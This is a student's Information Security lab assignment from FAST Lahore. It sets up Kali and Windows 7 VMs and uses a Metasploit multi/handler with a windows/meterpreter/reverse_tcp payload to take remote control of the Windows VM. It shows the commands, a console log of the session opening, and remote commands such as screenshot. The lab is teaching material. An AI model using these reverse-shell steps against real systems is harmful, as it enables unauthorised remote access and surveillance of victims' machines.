National University of Computer and Emerging Sciences, Lahore Campus


	Course Name:	Information Security	Course Code:	CS3002
	Program:	BS (Computer Science)	Semester:	Fall 2022
	Section:		Total Marks:	
	Date:	07-Nov-2022	Weight:	
	Exam Type:	Assignment 2	Page(s):	1

Student Name: Zaviyaar Bin Irfan **Roll No.** 19L-2225

Identifying and Analyzing Malware in Windows Environment

Prerequisites:

→ Install VM box → https://www.virtualbox.org/wiki/Download_Old_Builds_6_0



VirtualBox

Download VirtualBox (Old Builds): VirtualBox 6.0


The Extension Packs in this section are released under the VirtualBox Personal Use and Evaluation License. All other binaries are released under the terms of the GPL version 2. By downloading, you agree to the terms and conditions of the respective license.

VirtualBox 6.0.x is no longer supported!

- 6.0 SDK (6.0.24)
- VirtualBox 6.0.24 (released July 14 2020)
  - Windows hosts
  - OS X hosts
  - Solaris hosts
  - Linux Hosts:
    - Oracle Linux 8 / Red Hat Enterprise Linux 8 / CentOS 8
    - Oracle Linux 7 / Red Hat Enterprise Linux 7 / CentOS 7
    - Oracle Linux 6 / Red Hat Enterprise Linux 6 / CentOS 6
    - Ubuntu 19.10 / 20.04
    - Ubuntu 18.04 / 18.10 / 19.04
    - Ubuntu 16.04
    - Ubuntu 14.04 / 14.10 / 15.04
    - Debian 10
    - Debian 9
    - Debian 8
    - openSUSE 15.0
    - openSUSE 13.2 / Leap 42
    - Fedora 31
    - Fedora 29 / 30
    - Fedora 26 / 27 / 28
    - All distributions
  - Extension Pack
  - Sources
  - MD5 checksums, SHA256 checksums

→ Install extension pack → https://download.virtualbox.org/virtualbox/6.0.24/Oracle_VM_VirtualBox_Extension_Pack-6.0.24.vbox-extpack

→ Download Kali Linux VM → https://www.kali.org/get-kali/#kali-virtual-machines



https://www.kali.org/get-kali/#kali-virtual-machines

[redacted]

Prebuilt Virtual Machines

Kali Linux VMware & VirtualBox images are available for users who prefer, or whose specific needs require a virtual machine installation.

These images have the default credentials "kali:kali".


Virtual Machines Documentation ›

→ Run *update* and *upgrade* commands on Kali Linux VM

→ Build another Windows (XP, 7 or 10) VM.

→ Change the VMs network settings accordingly, so that VMs can communicate and pass traffic to each other. Assign 192.168.10.17 to your Kali Linux machine and 192.168.10.## to Windows machines.

Windows 7 IP address was set to “192.168.10.12”. Moreover, default gateway was set to “10.0.2.1”.



Internet Protocol Version 4 (TCP/IPv4) Properties

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically
● Use the following IP address:

IP address: 192 . 168 . 10 . 12
Subnet mask: 255 . 255 . 255 . 0
Default gateway: 10 . 0 . 2 . 1


○ Obtain DNS server address automatically
● Use the following DNS server addresses:

Preferred DNS server: 10 . 0 . 2 . 1
Alternate DNS server: . . .

□ Validate settings upon exit

Recycle Bin
Firefox
testex
testex
testex
Control Panel ▸ Network and Internet ▸ Network Connections ▸
Search Network Connections
Organize ▾
Disable this network device
Diagnose this connection
Rename this connection
View status of this connection
Change settings of this connection
Local Area Connection
Network 2
Intel(R) PRO/1000 MT Desktop Ad...
Local Area Connection Properties
Networking
General
Advanced...
OK
Cancel
7:25 AM
12/4/2022

IP address of Kali Linux 192.168.10.17.



Editing Wired connection 1

Connection name: Wired connection 1

Method: Manual

Addresses

Address	Netmask	Gateway
192.168.10.17	24	10.0.2.1

DNS servers:
Search domains:
DHCP client ID:


☑ Require IPv4 addressing for this connection to complete

→ Disable all the security of your Windows VM and download / copy the provided malware in your Windows VM.

Connecting with the Exploit / Malware from Linux:

→ Run following commands in Kali Linux…

$ msfconsole


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyaar@kali: ~
File Actions Edit View Help
9:31
Right Ctrl
17°C Smoke
7:31 PM
12/4/2022

```
┌──(zaviyaar㉿kali)-[~]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here


 Metasploit Park, System Security Interface
 Version 4.0.5, Alpha E
 Ready ...
 > access security
 access: PERMISSION DENIED.
 > access security grid
 access: PERMISSION DENIED.
 > access main security grid
 access: PERMISSION DENIED....and ...
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```


Msf6> use exploit/multi/handler

> set payload windows/meterpreter/reverse_tcp

>set lhost 192.168.10.17

> set lport 4444

> run



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyaar@kali: ~
File Actions Edit View Help
9:31
Right Ctrl
17°C Smoke
7:31 PM
12/4/2022

```
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here


 Metasploit Park, System Security Interface
 Version 4.0.5, Alpha E
 Ready ...
 > access security
 access: PERMISSION DENIED.
 > access security grid
 access: PERMISSION DENIED.
 > access main security grid
 access: PERMISSION DENIED....and ...
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!
 YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lHost 192.168.10.17
lHost ⇒ 192.168.10.17
msf6 exploit(multi/handler) > set lPort 4444
lPort ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.17:4444
[*] Sending stage (175686 bytes) to 192.168.10.12
[*] Meterpreter session 1 opened (192.168.10.17:4444 → 192.168.10.12:49191) at 2022-12-04 09:31:04 -0500

meterpreter > █
```

→ Run the copied exploit in Windows.

→ Now in Kali Linux you will see the Windows shell access.

→ Now with “help” command, you can see the operations you can perform on the Windows host with the deployed exploit.



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyaar@kali: ~
File Actions Edit View Help
Right Ctrl
17°C Smoke
7:35 PM
12/4/2022


```
[*] Started reverse TCP handler on 192.168.10.17:4444
[*] Sending stage (175686 bytes) to 192.168.10.12
[*] Meterpreter session 1 opened (192.168.10.17:4444 → 192.168.10.12:49191) at 2022-12-04 09:31:04 -0500

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================
```

Tasks

☠ Pass any three commands to malware through Kali Linux. (Share screenshots)

The three commands I ran were:

- idletime
- enumdesktops
- screenshot

